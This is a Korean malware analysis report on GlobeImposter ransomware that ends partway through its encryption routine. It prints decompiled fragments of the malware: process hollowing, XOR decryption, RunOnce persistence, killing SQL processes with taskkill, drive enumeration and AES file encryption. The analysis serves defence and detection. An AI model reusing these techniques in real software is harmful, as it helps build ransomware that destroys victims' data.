2023년 상반기

악성코드 분석 보고서

Malware Analysis Report

SCH사이버보안연구센터
SCH CYBERSECURITY RESEARCH CENTER

1 Contents

2 Summary

2023 년 상반기 악성코드 분석 보고서

악성코드	행위분류	주요행위	분석가
GlobeImposter	Ransomware	파일 암호화	신동호
Lukitus	Ransomware	파일 암호화	송현호
Vidar	InfoStealer	정보 탈취	이수지

3 GlobeImposter


분석 개요

GlobeImposter 랜섬웨어는 2017 년 처음 발견된 랜섬웨어로 주로 기업과 기관을 타겟으로 유포되며 이후 매우 다양한 변종이 등장하여 현재까지 활발하게 유포중이다. 해당 변종은 파일을 암호화시킨 후 확장자 명을 ..doc 로 변경하며 html 로 작성된 랜섬노트를 생성한다.

파일 정보

Name	GlobeImposter
Type	NSIS 설치 파일
Behavior	Ransomware
MD5	c99e32fb49a2671a6136535c6537c4d7
TimeStamp	2016/12/11 21:50:45 UTC

동작 과정




MITRE ATT&CK

Execution	Privilege Escalation	Defense Evasion	Discovery	Impact
User Execution	Boot or logon Autostart Execution	File and Directory Permissions	Software Discovery	Inhabit System Recovery
		Hide Artifacts		Data Encrypted for Impact

상세 분석

NSIS 파일

GetTempFileName()을 통해 Temp 경로에 ns(랜덤 5 자리).tmp 파일과 ns(랜덤 5 자리).tmp 디렉토리를 생성하고 디렉토리 하위에 System.dll 파일 생성한다.



[그림 1] 생성된 System.dll

System.dll 의 call 함수를 실행한다.

```
v89 = str_sub_402ACE(-16);              //  = "C:\\Users\\aklsd\\AppData\\Local\\Temp\\nseD8D0.tmp\\System.dll"
FilePart = str_sub_402ACE(1);           //  = "Call"
if ( FileTime2.dwHighDateTime && (v90 = GetModuleHandleA(v89)) != 0 || (v90 = LoadLibraryExA(v89, 0, 8u)) != 0 )// nseD8D0.tmp\\System.dll 로드
{
  v91 = GetProcAddress(v90, FilePart);  // System.dll의 call api 주소 획득
  v92 = v91;
  if ( v91 )
  {
    v177 = 0;
    if ( dwBytes )
    {
      sub_401423(dwBytes);
      if ( v92() )
        v177 = 1;
    }
    else
    {
      (v91)(hWnd, 1024, byte_424000, &hMem, &off_409000);// System.dll call(), dropper 실행
```

[그림 2] System.dll Call(), dropper 실행

System.dll

명령어 복호화

4byte 씩 xor 연산을 통해 명령어 복호화한다.

각각 0xBC2AEF34, 0xB067804F, 0xC091B1A3, 0xA2C3F4F8, 0x83274D5B, 0xB3569B80 를 키값으로 총 6 번 복호화 작업을 수행한다.

```
xor dword ptr ds:[edx+ecx],ebx
cmp ecx,dword ptr ss:[esp+4]
jge 8E8E86A
add ecx,4
jmp 8E8E85C
```

[그림 3] DWORD 단위로 xor 연산하여 자체 복호화

사용할 API 주소 획득

LoadLibrary()를 통해 구한 dll 주소값을 기준으로 사용할 API 가 존재하는 위치값을 연산하는 방식을 통해 GetProcAddress()를 사용하지 않고 API 의 주소를 획득한다.

```
v22 = sub_8D50838(v20);                 //  = kernel32.dll 주소
if ( v22 )
{
  for ( i = 0; i < 0x16; ++i )
  {
    v1 = sub_8D508F8(v22, *(&v5 + 2 * i));    // api 주소 획득
    *v6[2 * i] = v1;
  }
}
v21 = (v4[20])(v19);                    // LoadLibraryW("advapi32.dll")
if ( v21 )
{
  for ( i = 0; i < 8; ++i )
  {
    v2 = sub_8D508F8(v21, *(&v7 + 2 * i));    // api 주소 획득
    *v8[2 * i] = v2;
  }
```

[그림 4] dll 명시적 호출, API 주소 획득

자식 프로세스 생성

```
if ( !a11(0, v41, 259, v38, v39, v40) )        // GetModuleFileNameW()
  return -1;
v49 = 1;
v36 = a12(0, 0, 0, 134217732, 0, 0, v45, &v58);// GetCommandLineW()
if ( a1(v41, v36) )                            // CreateProcessW(), 호출자 프로세스 정지상태로 생성
{
  v42[0] = 65543;
  if ( a2(v59, v42) )                          // GetThreadContext()
```

[그림 5] 호출자 프로세스 정지상태로 생성

x32dbg.exe	< 0,01	79,388 K	55,500 K	4196
8808e4e220fcda37bdb05b703e...	< 0,01	108,208 K	3,596 K	5500
8808e4e220fcda37bdb05b70...	Sus...	636 K	2,092 K	2584

[그림 6] 정지상태로 생성된 자식 프로세스

코드 인젝션

```
if ( a2(v59, v42) )                          // GetThreadContext()
{
  if ( a10(v58, v43 + 8, &v57, 4, 0)         // ReadProcessMomory(), ImageBase 획득
```

[그림 7] 해당 프로세스의 ImageBase 획득

생성된 자식 프로세스에 메모리를 할당하고 해당 영역에 위에서 복호화한 악성 PE 데이터 (globeimposter)를 입력한다.

```
if ( !sub_8D502C8(v64, v58, &v61, 0, 0, 0, &v56, 2, 0, 64)// 자식프로세스의 0x00400000에 f000byte 할당
  || v47 && (v51 = 1, v61 = 0, !sub_8D502C8(v64, v58, &v61, 0, 0, 0, &v56, 2, 0, 64)) )
{
  if ( !sub_8D502C8(v64, -1, &v65, 0, 0, 0, &v56, 2, 0, 64) )
  {
    sub_8D50AE8(v65, a35, *(v66 + 84)); // pe header qmemcpy
    for ( i = 0; i < *(v66 + 6); ++i )
      sub_8D50AE8(&v65[*(v55 + 40 * i + 12)], (*(v55 + 40 * i + 20) + a35), *(v55 + 40 * i + 16));// .rdata section(0xD600byte) qmemcpy
```

[그림 8] 자식 프로세스에 메모리 할당 및 데이터 입력

주소	Hex												ASCII
00400000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....ÿÿ..
00400010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	¸.......@.....
00400020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00400030	00	00	00	00	00	00	00	00	00	00	00	00	D8	00	00	00	.....Ø...
00400040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..º..´.Í!¸.LÍ!Th
00400050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00400060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00400070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....$.....
00400080	29	0E	6F	2D	6D	6F	01	7E	6D	6F	01	7E	6D	6F	01	7E	).o-mo.~mo.~mo.~
00400090	AE	60	5C	7E	6F	6F	01	7E	64	17	92	7E	60	6F	01	7E	®`\~oo.~d..~`o.~
004000A0	6D	6F	00	7E	2B	6F	01	7E	60	3D	E1	7E	7B	6F	01	7E	mo.~+o.~`=á~{o.~

[그림 9] 자식프로세스에 쓰여진 PE 데이터

SetThreadContext()를 통해 자식 프로세스의 EIP 를 인젝션한 PE 의 entrypoint 로 설정한 후 프로세스 실행한다.

```
if ( a3(v59, v42) )                          // SetThreadContext()
{
  if ( sub_8D50008(v59) )                    // 자식 프로세스 실행됨
```

[그림 10] 자식 프로세스 실행

GlobeImposter

문자열 복호화 루틴

```
v0 = allocheap_sub_40263B(0x20u);          // 32byte 힙 할당
sub_408F24(lpString, 512, v0, 0);          // lpString = 메모리에 보유하고 있는 키, 이를 기반으로 v0에 키 생성
```

[그림 11] 메모리에 하드코딩된 키를 연산하여 32byte 의 문자열 복호화용 키 생성

하드코딩된 키	B231B717113902E9F788C7BD0C7ABABAF9B173A7F6B432076B82CBCB7C8149F3CF2F55A8CBDD772BFB4E0A319AE1ED45EB4AA6C4C6BAC6E11014BDD47D3BDDA0DC19B7F217C8A1B33BCAE7681020436907BEC78F0E47AD285D72B8E5466C83114CC40D44A081A604F05E2D147DFC3AEDD9A7B69D493176EFD7D8B0D264D1A2BFB14FECC1378A8D90547A2F6CA070E90F95FCAA54FA26FA5D63DC84C6C3780D4BB41BE4B608343D72DDE52DE40A2A06D56482454F9DF058E65C3F02CBE1B77289F39EC5BDBC58653A35476A205CD7C75A40D34ECFA56DA0A6433E141F0D9AC60DFBAA21E8AEB5658168253A315F298EDBC7850D3D79BB1E15FEF367F5BD27BF8D
문자열 복호화용 키	AE09C984DF6E74640B3271EADB5DD7C65FDE806235B2CDA478E0EFA9129C09E7

[표 1] 메모리에 하드코딩된 키와 연산을 통해 획득한 문자열 복호화용 키

문자열 복호화용 키를 이용한 XOR 연산을 통해 향후 사용할 문자열을 복호화한다.

```
result = sub_40A232(a1, a4);
for ( i = 0; i < a3; ++i )
{
  result = sub_40A2B5();
  *(i + a2) ^= result;                    // xor연산(복호화)
}
return result;
}
```

[그림 12] 문자열 복호화 루틴

주소	Hex																ASCII
00401404	7A	EB	78	E2	80	F3	70	ED	1B	51	03	B9	4A	0E	F5	65	zëxâ.ópí.Q.¹J.õe
00401414	43	2A	35	9E	66	4C	2E	04	0E	BB	D8	08	6C	2B	0C	57	C*5.fL...»Ø.l+.W
00401424	08	00	A7	3D	6E	E0	00	00	00	00	00	00	06	A0	7D	E9	..§=nà....... }é
00401434	BC	AC	7F	9A	02	4F	5B	91	06	43	D4	60	4C	65	7B	D6	¼¬...O[..CÔ`Le{Ö

[그림 13] 복호화 이전

주소	Hex																ASCII
00401404	52	65	61	64	5F	5F	5F	4D	45	2E	68	74	6D	6C	00	2E	Read___ME.html..
00401414	2E	64	6F	63	00	50	3A	5C	30	30	5C	21	21	21	2B	21	.doc.P:\00\!!!+!
00401424	2B	21	2B	21	2B	42	00	00	00	00	00	00	06	A0	7D	E9	+!+!+B....... }é
00401434	BC	AC	7F	9A	02	4F	5B	91	06	43	D4	60	4C	65	7B	D6	¼¬...O[..CÔ`Le{Ö

[그림 14] 복호화 이후

지속성 루틴 등록

호출자 파일을 CopyFile()을 통해 %appdata%/Roaming/호출자파일이름으로 복사한다.

```
v1 = PathFindFileNameW(lpMem);                  // 호출자 파일이름 리턴
lstrcatW(Buffer, v1);                           //  = "%appdata%/Roaming/호출자파일이름
if ( !lstrcmpiW(lpMem, Buffer) || sub_409889(Buffer) || CopyFileW(lpMem, Buffer, 0) )// 호출자 파일을 %appdata%/Roaming/호출자파일이름으로 복사
```

[그림 15] 호출자 파일을 appdata%/Roaming/호출자파일이름으로 복사

```
result = RegOpenKeyExW(HKEY_CURRENT_USER, SubKey, 0, 0x20019u, &phkResult);//
                                                // HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce open
if ( !result )
{
  cbData = 2048;
  RegQueryValueExW(phkResult, ValueName, 0, 0, Data, &cbData);// BrowserUpdateCheck 데이터 Data에 저장
  if ( lstrcmpiW(Data, lpString2) )             // 데이터가 %appdata%/Roaming/호출자파일이름 이 아니라면
  {
    if ( !RegCreateKeyExW(HKEY_CURRENT_USER, SubKey, 0, 0, 1u, 0x20006u, 0, &phkResult, 0) )//
                                                // 키:HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce 생성
    {
      v2 = lstrlenW(lpString2);
      RegSetValueExW(phkResult, ValueName, 0, 1u, lpString2, 2 * v2);//
                                                // 값:BrowserUpdateCheck, 데이터:%appdata%/Roaming/호출자파일이름 생성
    }
  }
  result = RegCloseKey(phkResult);
```

[그림 16] appdata%/Roaming/호출자파일이름 파일을 RunOnce 레지스트리 데이터로 등록

키	HKEY_CURRENT_USER₩₩Software₩₩Microsoft₩₩Windows₩₩CurrentVersion₩₩RunOnce
값	BrowserUpdateCheck
데이터	%appdata%/Roaming/호출자파일이름

[표 2] 생성된 레지스트리 값

킷값 저장을 위한 파일생성, 키 생성하고 입력

위에서 구한 문자열 복호화를 위한 32byte 키를 public or ALLUSERSPROFILE 의 절대경로와 결합하여 경로를 생성한다.

```
if ( !GetEnvironmentVariableW(aPublic, v2, 0x800u) && !GetEnvironmentVariableW(aAllusersprofil, v2, 0x800u) )//
                                        // public or ALLUSERSPROFILE 절대경로 v2에 획득
  goto LABEL_2;                         // not
lpString2 = allocheap_sub_40263B(0x40u);// 64byte 할당
v3 = sub_4026F1(v0, 32);                //  = "AE09C984DF6E74640B3271EADB5DD7C65FDE806235B2CDA478E0EFA9129C09E7"
lpString2 = sub_40968A(v3, 0);          //  = v3키를 유니코드로 변경
v4 = sub_40968A(dword_401404, 0);       //  = "Read___ME.html" 유니코드로 변경
lstrcpyW(&word_40D000, v4);             // word_40D000 = L"Read___ME.html"
v5 = allocheap_sub_40263B(0x800u);
lstrcpyW(v5, v2);
PathAddBackslashW(v5);                  // "C:\\Users\\Public\\"
lstrcatW(v5, lpString2);                // "C:\\Users\\Public\\AE09C984DF6E74640B3271EADB5DD7C65FDE806235B2CDA478E0EFA9129C09E7"
```

[그림 17] 키값 입력을 위한 파일 경로 생성

```
v1 = CreateFileW(lpFileName, 0xC0000000, 0, 0, 4u, 0x80u, 0);//
                                        // C:\\Users\\Public\\AE09C984DF6E74640B3271EADB5DD7C65FDE806235B2CDA478E0EFA9129C09E7 생성, open
```

[그림 18] 생성한 경로로 파일 생성

CryptGenRandom()을 통해 획득한 사용자 기본 공급자 csp 를 통해 구한 랜덤 128byte 값을 연산하여 256byte 의 키 A 를 생성한다.

```
if ( !CryptAcquireContextW(&phProv, 0, 0, 1u, 0xF0000000) )// 사용자 기본 공급자 csp 핸들 획득
  return -60;
if ( CryptGenRandom(phProv, dwLen, pbBuffer) )// 획득한 csp를 통해 랜덤 128byte값을 pbBuffer에 생성
{
  CryptReleaseContext(phProv, 0);               // csp 핸들 해제
```

[그림 19] 사용자 기본 공급자 csp 를 통해 128byte 키 생성

```
do
{
  v19 = (*(a1[2] + 4 * v12 - 4) >> (8 * (v13 + v14)));
  if ( (*(a1[2] + 4 * v12 - 4) >> (8 * (v13 + v14))) || v21 || v13 == 2 )
  {
    *v11 = a0123456789abcd[(*(a1[2] + 4 * v12 - 4) >> (8 * (v13 + v14))) / 16];// write
    ++a2;
    v13 = a4;
    *a2 = a0123456789abcd[v19 & 0x8000000F];// write
    v11 = a2 + 1;
    v21 = 1;
    ++a2;
  }
```

[그림 20] csp 를 통해 구한 값을 연산하여 256byte 의 최종 키 생성

두번째 키 또한 키 A 와 동일한 방법으로 256byte 의 값를 생성한 후 추가적으로 hex 값을 ascii 로 변환하여 키 B 를 생성한다.

```
for ( i = 0; i < 256; ++i )
{
  v5 = *(i + a1);
  *(v2 - 2) = a0123456789abcd[v5 >> 4];       // write
  *(v2 - 1) = a0123456789abcd[v5 & 0xF];      // write
  if ( v3 == 16 )
  {
    *v2 = 10;
    v3 = 0;
  }
```

[그림 21] 두번째 키 생성

문자열 복호화 루틴을 통해 랜섬노트를 복호화한다.

```
(v8 = allocheap_sub_40263B(0xE30u),
 sub_4024BA(v8, 0, 0xE30u),
 sub_4024E8(
   v8,
   &word_40D74A,
   3632),                                   // 할당한 메모리에 암호화된 데이터 입력(암호화된 랜섬노트)
decode_sub_40A315(
   v0,
   v8,
   3632,
   32),                                     // 암호화된 데이터 복호화(랜섬노트 복호화됨)
```

[그림 22] 랜섬노트 복호화

```
3C 21 44 4F 43 54 59 50 45 20 48 54 4D 4C 20 50  <!DOCTYPE HTML P
55 42 4C 49 43 20 22 2D 2F 2F 57 33 43 2F 2F 44  UBLIC "-//W3C//D
54 44 20 48 54 4D 4C 20 34 2E 30 31 2F 2F 45 4E  TD HTML 4.01//EN
22 20 22 68 74 74 70 3A 2F 2F 77 77 77 2E 77 33  " "http://www.w3
2E 6F 72 67 2F 54 52 2F 68 74 6D 6C 34 2F 73 74  .org/TR/html4/st
72 69 63 74 2E 64 74 64 22 3E 0D 0A 3C 68 74 6D  rict.dtd">..<htm
6C 3E 0D 0A 20 20 3C 68 65 61 64 3E 0D 0A 20 20  l>..  <head>..
20 20 3C 6D 65 74 61 20 63 68 61 72 73 65 74 3D    <meta charset=
```

[그림 23] 복호화된 랜섬노트 일부(html 형태)

sql 프로세스 종료

실행중인 프로세스 리스트 중 sql 이 존재할경우 해당 프로세스를 taskkill 명령어를 통해 종료한다.

```
result = CreateToolhelp32Snapshot(2u, 0);
v4 = result;
v13 = result;
if ( result != -1 )
{
  pe.dwSize = 556;
  Process32FirstW(result, &pe);
  v5 = v13;
  do
  {
    v6 = 0;
    if ( a3 > 0 )
    {
      do
      {
        v7 = sub_40975D(pe.szExeFile, 0);
        v8 = lstrlenW(pe.szExeFile);
        v9 = 0;
        if ( v8 > 0 )
        {
          v10 = v8;
          do
          {
            v7[v9] = sub_402340(v7[v9]);      // 소문자로 변환
            ++v9;
          }
          while ( v9 < v10 );
        }
        v5 = StrStrA(v7, *(a2 + 4 * v6));     // 프로세스 명이 "sql"인지 확인
        if ( v5 )
          break;
        ++v6;
      }
      while ( v6 < a3 );
      v4 = v13;
    }
    if ( v5 )                                 // 프로세스 명이 "sql"인 경우
    {
      v11 = HeapCreate(0, 0x1000u, 0);
      v12 = HeapAlloc(v11, 0, 0x100u);
      wsprintfA(v12, "%d", pe.th32ProcessID);
      lstrcpyA(String1, String2);
      lstrcatA(String1, v12);
      CreateProcessA(0, String1, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);//
                                              // taskkill /F /T /PID n(sql PID) 명령으로 sql 프로세스 kill
```

[그림 24] sql 프로세스 종료

감염대상 드라이브 검색

GetLogicalDrives()를 통해 획득한 비트마스크를 통해 논리드라이브를 검색하여 해당 드라이브 type 이 이동식 드라이브(flash) 혹은 고정 드라이브(HDD, SSD), 혹은 원격 드라이브(네트워크)일 경우 감염대상 디렉토리로 등록한다.

```
v2 = GetProcessHeap();
v3 = HeapAlloc(v2, 0, 0x70u);
v4 = GetLogicalDrives();                // 현재 사용 가능한 디스크 드라이브를 나타내는 비트마스크를 검색
strcpy(RootPathName, "A:\\");
v5 = 0;
sub_4024BA(&RootPathName[4], 0, 0x7FCu);
for ( ; v4; v4 >>= 1 )                  // 비트마스크를 통해 논리드라이브 검색
{
  if ( (v4 & 1) != 0 )                  // 해당 논리 드라이브가 존재할경우
  {
    v6 = GetDriveTypeA(RootPathName);
    if ( v6 == 3 || v6 == 2 || v6 == 4 )      // 해당 드라이브 type이 이동식 드라이브(flash) or 고정 드라이브(HDD,SSD)
                                              //                                  or 원격 드라이브(네트워크) 일 경우
    {
      RootPathName[3] = 0;
      v7 = GetProcessHeap();
      v8 = HeapAlloc(v7, 0, 3u);
      *&v3[4 * v5] = v8;
      lstrcpyA(v8, RootPathName);           // 드라이브 root경로 입력
      ++v5;
    }
  }
  ++RootPathName[0];
```

[그림 25] 감염대상 디렉토리 검색

감염대상 드라이브 root 경로와 두개의 키를 인수로 전달하여 암호화 행위를 수행하는 스레드를 생성한다.

```
*v12 = *(&Handles[v9] + v10);                   // 드라이브 root경로와 두개의 키를 를 인수로 전달
Handles[v9++] = CreateThread(0, 0, StartAddress, v12, 0, 0);// 랜섬웨어 행위 스레드 생성, 실행
```

[그림 26] 암호화 행위 스레드 생성

암호화 대상 파일 검색

감염대상 드라이브의 root 경로 하위를 검색하여 디렉토리일 경우 감염제외 대상 디렉토리인지 확인하고 파일일 경우 확장자가 ..doc(암호화이후 변경되는 확장자) or Read__ME.html(랜섬노트) or 악성파일 본인인지 확인 후 아니라면 암호화 루틴에 해당 파일과 키 A, B 를 전달한다.

```
v1 = sub_40968A(v8, 0);                         //  = "C:\\"
sub_40A774(&v9, v1);
while ( !sub_40A7E0(&v9) )                      // 드라이브 하위 검색 루틴
{
  sub_40A7A9(&v9, String);
  v2 = lstrlenW(String);
  v10 = v2;
  lstrcatW(String, asc_40221C);                 // 경로뒤에 * 추가
  v3 = FindFirstFileW(String, &FindFileData);
  if ( v3 != -1 )
  {
    do
    {
      if ( lstrcmpiW(FindFileData.cFileName, asc_402220) && lstrcmpiW(FindFileData.cFileName, asc_402224) )// 파일, 디렉토리명이 . 또는 .. 가 아니라면
      {
        String[v2] = 0;
        lstrcatW(String, FindFileData.cFileName);// 경로 결합
        v4 = sub_40975D(FindFileData.cFileName, 0);
        v5 = v4;
        if ( (FindFileData.dwFileAttributes & 0x10) != 0 )// 해당 경로가 디렉토리라면
        {
          if ( !sub_409582(v4, 0) )             // 감염제외대상 디렉토리 확인
          {
            lstrcatW(String, asc_402218);
            sub_40A774(&v9, String);
          }
        }
        else if ( !sub_409582(v4, 1) )          // 파일이라면 ..doc인지 확인
        {
          if ( lstrcmpiW(FindFileData.cFileName, &word_40D000) )// 파일명이 Read   ME.html 인지 확인
          {
            if ( lstrcmpiW(FindFileData.cFileName, lpString2) )// 파일명이 AE09C984DF6E74640B3271EADB5DD7C65FDE806235B2CDA478E0EFA9129C09E7인지 확인
            {
              v6 = PathFindFileNameW(lpMem);
              if ( lstrcmpiW(FindFileData.cFileName, v6) )// 악성파일 본인인지 확인
              {
                if ( (FindFileData.dwFileAttributes & 1) != 0 )// jmp
                  SetFileAttributesW(String, FindFileData.dwFileAttributes & 0xFFFFFFFE);
                if ( sub_409081(String, v11, v12) )// 암호화
```

[그림 27] 드라이브 하위 파일 검색 루틴

해당 과정을 더이상 검색할 파일이 없을 때까지 반복한다.

```
while ( FindNextFileW(v3, &FindFileData) );
FindClose(v3);
```

[그림 28] 다음 파일 찾기

시스템 디렉토리	보안솔루션 디렉토리	브라우저 디렉토리
Microsoft	Windows Defender	Internet Explorer
Microsoft Help	ESET	Opera
Windows App Certification Kit	COMODO	Mozilla Firefox
Windows NT	Kaspersky Lab	Chrome
Windows Kits	McAfee	YandexBrowser
Windows Mail	Avira	
Windows Media Player	spytech software	
Windows Multimedia Platform	sysconfig	
Windows Phone Kits	Avast	
Windows Phone Silverlight Kits	Dr.Web	
Windows Photo Viewer	Symantec	
Windows Portable Devices	Symantec_Client_Security	
Windows Sidebar	AVG	
WindowsPowerShell		
NVIDIA Corporation		
Microsoft.NET		
Internet Explorer		
system volume information		
Microsoft Shared		
Common Files		
Outlook Express		
Movie Maker		
ntldr		
Wsus		
ProgramData		

[표 3] 감염 제외 대상 디렉토리

파일 암호화 루틴

고정키를 암호화 대상 파일의 절대경로, 생성한 UUID 와 연산하여 파일 암호화에 사용할 대칭키를 생성한다.

```
UuidCreate(&Uuid);                      // 새 UUID 생성
sub_409029(&Uuid, &String);             // 생성한 UUID를 {%08lX-%04X-%04X-%02X%02X-%02X%02X%02X%02X%02X%02X%02X} 형식으로 저장
```

[그림 29] 새 UUID 생성

```
v4 = CreateFileW(lpFileName, 0xC0000000, 0, 0, 3u, 0x80u, 0);// 암호화 대상 파일 open
if ( v4 != -1 && GetFileSizeEx(v4, &FileSize) && FileSize.QuadPart )// 암호화 대상 파일 크기 획득
```

[그림 30] 암호화 대상 파일 open, 파일 크기 획득

고정키	67 E6 09 6A 85 AE 67 BB 72 F3 6E 3C 3A F5 4F A5 7F 52 0E 51 8C 68 05 9B AB D9 83 1F 19 CD E0 5B

[표 4] 대칭키 생성에 사용되는 고정키

```
for ( i = 0; i < 8; ++i )
  *(v35 + i) = LOBYTE(FileSize.LowPart) >> (8 * i);// v27[1](3)이 될 값을 v35에 저장
sub_4070C1(v27);                        // v27[1]에 고정값(2)을 입력
sub_4070E1(v27, v35, 8);                // v27[1]에 (3) 값(파일 크기와 관련됨) 입력, v27[1](1) 값 입력(8로 고정값임)
v8 = lpString;
v9 = lstrlenA(lpString);                // 암호화 대상 파일의 절대경로의 문자열 길이 획득
sub_4070E1(v27, v8, v9);                // v27[1]에 암호화대상 파일의 절대경로(4) 입력, v27[1](1)값(파일의 절대경로 길이 + 8) 입력,
                                        // v27[1](2)를 파일의 절대경로와 연산
sub_407109(v27, v35);                   // v27[1](2)를 사용해 {} 앞앞 키 생성
v36 = v35[0];                           // {} 앞앞키 입력
v37 = v35[1];
v38 = v35[2];
v39 = v35[3];
```

[그림 31] 고정키를 open 한 파일의 절대경로와 연산

```
do
{
  sub_4070C1(v27);
  sub_4070E1(v27, v35, 32);
  sub_4070E1(v27, &String, v10);        // string으로 v27[1](2) 연산
  sub_407109(v27, v35);                 // v27[1](2)를 사용해 {} 앞앞앞
  --v11;                                // 해당 연산을 8192번 반복
}
while ( v11 );
```

[그림 32] UUID 와 변경된 고정키를 연산하여 최종 키 1 생성

```
sub_402780(&v44, v35, 0x100u);          // v44에 {} 뒤 키 생성
```

[그림 33] 키 1 을 shift, xor 연산하여 키 2 생성

암호화 대상 파일이 8192byte 이하인 경우, 8192byte 이상 16384byte 미만일 경우, 16384byte 이상일 경우에 따라 파일의 영역을 나누어 AES 대칭키 암호화 알고리즘을 사용하여 암호화하고 key 데이터를 파일의 끝에 추가한다.

```
ReadFile(v4, &Buffer, 0x2000u, &NumberOfBytesRead, 0);// 암호화 대상 파일 최대 8192byte 읽기
sub_408FE5(v4, 0i64, 0);                // SetFilePointerEx(), 읽은 파일의 포인터를 시작점으로 이동
v14 = v30;
v15 = 0;
v16 = 0;
if ( v30 < 0 )
{
  v17 = v28;
}
else if ( v30 > 0 || (v17 = v28) != 0 )   // 읽은 파일크기가 8192byte 이상일경우
{
  while ( 1 )
  {
    if (   SPAIR64  (v16, v15) % 2 )      // 파일을 8192byte 크기로 나누어 짝수번째 블록만 암호화
    {
      sub_408FE5(v4, 0x2000i64, 1u);      // SetFilePointerEx(), overwrite한 파일의 포인터를 현재위치으로 부터 0x2000byte 이동
      ReadFile(v4, &Buffer, 0x2000u, &NumberOfBytesRead, 0);
      v23.HighPart = -(NumberOfBytesRead != 0);
      v23.LowPart = -NumberOfBytesRead;
      sub_408FE5(v4, v23, 1u);            // SetFilePointerEx(), overwrite한 파일의 포인터를 현재위치로 부터 -0x2000byte 이동
    }
    else                                  // 짝수번째 블록일 경우 암호화
    {
      crypt_sub_408F7F(&v36, &Buffer, NumberOfBytesRead, &v44, v27);// 읽은 파일 내용 암호화
      WriteFile(v4, &Buffer, NumberOfBytesRead, &NumberOfBytesWritten, 0);// 암호화 대상 파일에 암호화한 파일 데이터를 덮어씀
    }
    v14 = v30;
    v18 = v15 + 1;
    v16 = (__PAIR64__(v16, v15++) + 1) >> 32;
    if ( v16 >= v30 )
    {
      v17 = v28;
      if ( v16 > v30 || v18 >= v28 )
        break;
    }
  }
}
if ( v34 >= 0 )                           // 읽은 파일 크기가 8192byte 이하일경우
{
  v19 = v31;
  if ( (v34 > 0 || v31) && !(__SPAIR64__(v14, v17) % 2) )
  {
    crypt_sub_408F7F(&v36, &Buffer, v31, &v44, v27);// 읽은 파일 내용 암호화
    WriteFile(v4, &Buffer, v19 + (-v33 & 0xF), &NumberOfBytesWritten, 0);// 암호화 대상 파일에 암호화한 파일 데이터를 덮어씀
  }
```

